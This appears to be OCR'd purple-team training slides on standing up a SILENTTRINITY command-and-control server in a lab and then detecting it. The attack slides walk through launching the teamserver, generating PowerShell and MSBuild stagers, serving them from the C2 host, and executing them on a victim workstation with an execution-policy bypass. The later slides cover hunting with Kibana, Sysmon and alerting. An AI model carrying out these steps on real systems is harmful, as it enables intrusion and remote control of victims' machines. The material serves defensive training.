



Applied Purple Teaming – LC1130
Command and Control
Attack Team, C2 Infrastructure, SILENTTRINITY

Related Applied Purple Teaming Lab: L1130
Related Atomic Purple Team Report: PB1130

Lifecycle Ingest & Goal Setting


- The Ingest: Known Threat
- The specific attack/component?
  - Malware execution – SILENTTRINITY
- The goal of the lifecycle:
  - Stand up a C2 Framework.
  - Execute malware on a victim system
  - Find Indicators of Compromise (IoCs)
  - Sound familiar?



Atomic Purple Team Phase: Ingest/Analysis

Planning – Methodology

- The Ingest: Known Threat
- The specific attack/component?
  - Malware Execution – SILENTTRINITY
  - Build organizational knowledge of C2 Frameworks
- The goal of the lifecycle:
  - Build a C2 Framework
  - Generate malware samples
  - Compromise a workstation
  - Find Indicators of Compromise




MITRE: TA0011 - Command and Control

Atomic Purple Team Phase: Planning

Attack - Infrastructure / Red Team Things

There are LOTS of C2 Frameworks.

The C2 Matrix has analyzed some.



defensiveorigins.com

Command and Control Server (C2) – Operative infected system or device.

MITRE: TA0042 – Resource Development

Atomic Purple Team Phase: Attack


Links:
https://www.thec2matrix.com/matrix
https://howto.thec2matrix.com/slingshot-c2-matrix-edition

Image Reference:
https://commons.wikimedia.org/wiki/File:Server_werking.PNG

Attack Methodology - SILENTTRINITY

Use SILENTTRINITY to build a C2 framework.

- Launch the teamserver.
- Connect to the teamserver as a client.
- Build malware stagers.
- Execute malware on victim workstation.
- Profit. Improve. Rinse. Repeat.



defensiveorigins.com
 LC1130.5 – APT Lab C2 Infrastructure

MITRE: TA0042 – Resource Development

Links:
https://github.com/byt3bl33d3r/SILENTTRINITY

Atomic Purple Team Phase: Attack

Attack Methodology - SILENTTRINITY

Installation on Ubuntu 20.04

```
git clone https://github.com/byt3bl33d3r/SILENTTRINITY
apt update && apt upgrade
apt install python3.8 python3.8-dev python3-pip
```

The installation may need some dependencies.
Be careful tampering with pip. Messing up system pip can break python.

*** As of 30JAN21, SILENTTRINITY stagers do not complete (older versions of the ST binary should work)**
**** The developers also strongly recommend for most use cases to use just the binaries available from Github Actions**

Installation on Ubuntu 18.04

```
git clone
https://github.com/byt3bl33d3r/SILENTTRINITY
apt update && apt upgrade
apt install python3.8 python3.8-dev python3-pip
```


May need some dependencies.
Be careful tampering with pip. Messing up system pip can break python.

```
As itadmin: python3.8 -m pip install netifaces
As itadmin: python3.8 -m pip install cffi
```

Atomic Purple Team Phase: Attack

MITRE: TA0042 – Resource Development

Links:
https://github.com/byt3bl33d3r/SILENTTRINITY




Launch the teamserver as itadmin with sudo

```
sudo python3.8 st teamserver --port 81 10.10.98.20
APTClass!
```

Atomic Purple Team Phase: Attack

MITRE: TA0002 – Execution

Links:
https://github.com/byt3bl33d3r/SILENTTRINITY



Connect to the teamserver with the SILENTTRINITY client module using an encrypted web socket connection (**wss://**).

```
sudo python3.8 st client
wss://itadmin:APTClass\!@10.10.98.20:81
```

Atomic Purple Team Phase: Attack

MITRE: TA0002 – Execution

Links:
https://github.com/byt3bl33d3r/SILENTTRINITY


Start a listener that will wait for victim connections.

```
listeners
use https
set port 4444
start
```

Atomic Purple Team Phase: Attack

MITRE: TA0002 – Execution

Links:
https://github.com/byt3bl33d3r/SILENTTRINITY



Build stagers that will infect the victim workstations.

```
stagers
use powershell
generate https

use msbuild
generate https
```

Atomic Purple Team Phase: Attack


MITRE: TA0002 – Execution


Links:
https://github.com/byt3bl33d3r/SILENTTRINITY

Attack Methodology - SILENTTRINITY

Deliver malware to the victim by standing up a web server on the C2 server.

```
mv /opt/SilentTrinity/stager.* /opt/web
cd /opt/web
python3.8 -m http.server
```






defensiveorigins.com

Deliver malware to the victim by standing up a web server on the C2 server.

```
mv /opt/SilentTrinity/stager.* /opt/web
cd /opt/web
python3.8 -m http.server
```

Atomic Purple Team Phase: Attack

Links:
https://github.com/byt3bl33d3r/SILENTTRINITY
https://docs.python.org/3/library/http.server.html



URL: http://10.10.98.228:8000


From the command prompt, execute the PowerShell stager.

```
powershell -ep bypass
Import-Module .\Downloads\stager.ps1
```

Atomic Purple Team Phase: Attack

MITRE:
T1127 – Trusted Developer Utilities
T1218 – Signed Binary Proxy Execution

Links:
https://github.com/byt3bl33d3r/SILENTTRINITY
https://docs.python.org/3/library/http.server.html



From the command prompt, build the .xml stager with MSBuild.

```
cd c:\Windows\Microsoft.NET\Framework64\v4.0.30319\
MSBuild.exe
     c:\Users\heather.butler\Downloads\stager.xml
```

Atomic Purple Team Phase: Attack


MITRE:
T1127 – Trusted Developer Utilities
T1218 – Signed Binary Proxy Execution

Links:
https://github.com/byt3bl33d3r/SILENTTRINITY

Attack Methodology - SILENTTRINITY

Check on the victim sessions.

```
sessions
list
```




```
[1] ST (stagers)(msbuild) ▯
    [TS-G0bk8] Sending stage (569073 bytes) ->  10.10.98.221 ...
    [TS-G0bk8] New session 30f09ac7-825a-441b-a004-f9eafab5047a connected! (10.10.98.221)
    [TS-G0bk8] Sending stage (569073 bytes) ->  10.10.98.221 ...
    [TS-G0bk8] New session 3f40cb25-f42a-484a-a174-a408c7888913 connected! (10.10.98.221)
[1] ST (stagers)(msbuild) ▯ sessions
[1] ST (sessions) ▯ list
Sessions
```

Name	User	Address	Last Checkin
3f40cb25-f42a-484a-a174-a408c7888913	LABS\heather.butler@WS10-01	10.10.98.221	h 00 m 00 s 02
30f09ac7-825a-441b-a004-f9eafab5047a	LABS\heather.butler@WS10-01	10.10.98.221	h 00 m 00 s 02

```
[1] ST (sessions) ▯
```

Check on the victim sessions.

```
sessions
list
```


Atomic Purple Team Phase: Attack

Links:
https://github.com/byt3bl33d3r/SILENTTRINITY

Hunt and Defend Methodology

How will hunting/defending work?

- Search term: 'msbuild' against **logs-*** log index
- Like most malware, it beacons.
- Threat hunting with network analysis!



defensiveorigins.com

Atomic Purple Team Phase: Hunt and Defend

Kibana Queries:
'msbuild'

Hunt and Defend Methodology

How will hunt and defend methodology work?

- Build strong relationships with HR & Marketing
- Deploy tools to “see what attackers see”.
- Understand modern C2 frameworks
- Deploy network intrusion detection, prevention devices
- Deploy network analyzers at boundaries
  - “Packets or it didn’t happen!” (*Judy Novak)*
- Test effectiveness of SIEM logging, alerting, and graphing
  - Beacons become super apparent in logs via graphs


defensiveorigins.com

Atomic Purple Team Phase: Hunt and Defend

Hunt and Defend Methodology


How will hunting/defending work?

- Search term: 'msbuild'
- Toggle fields for **host_name, process_name,** and **RuleName**



This is the Discover application -->

- Accurate logs are arriving.
- **logs-*** log index
- Parsing is improving.
- Detection capabilities are moving forward




defensiveorigins.com

Atomic Purple Team Phase: Hunt and Defend

Hunt and Defend Methodology


How will hunting/defending work?

- Investigate the **elastalert_status** log index
- Set refresh values, time window, etc.



This is the Discover application

- Alerts are being generated
- elastalert_status log index
- Triggered alert?
- Suspicious-Typical-Malware-Back-Connect-Ports




defensiveorigins.com

Atomic Purple Team Phase: Hunt and Defend

Hunt and Defend Methodology

How will hunting/defending work?

- Investigate the **logs-endpoint-winevent-sysmon-*** log index
- Set refresh values, time window, etc and drill-down on the events spike
- Click on any time column to review its associated spike




This is the Discover application

- Beacons! Heartbeats!
- Sysmon!
- MITRE T1218 and T1086

defensiveorigins.com

Atomic Purple Team Phase: Hunt and Defend


Adjust / Harden



Are adjustments needed to reach LC Goal?

- Limit LOLBINs with application control
- Begin the process of understanding the log alerting process in this SIEM.

Document adjustments and attempt attack/defense again.




defensiveorigins.com

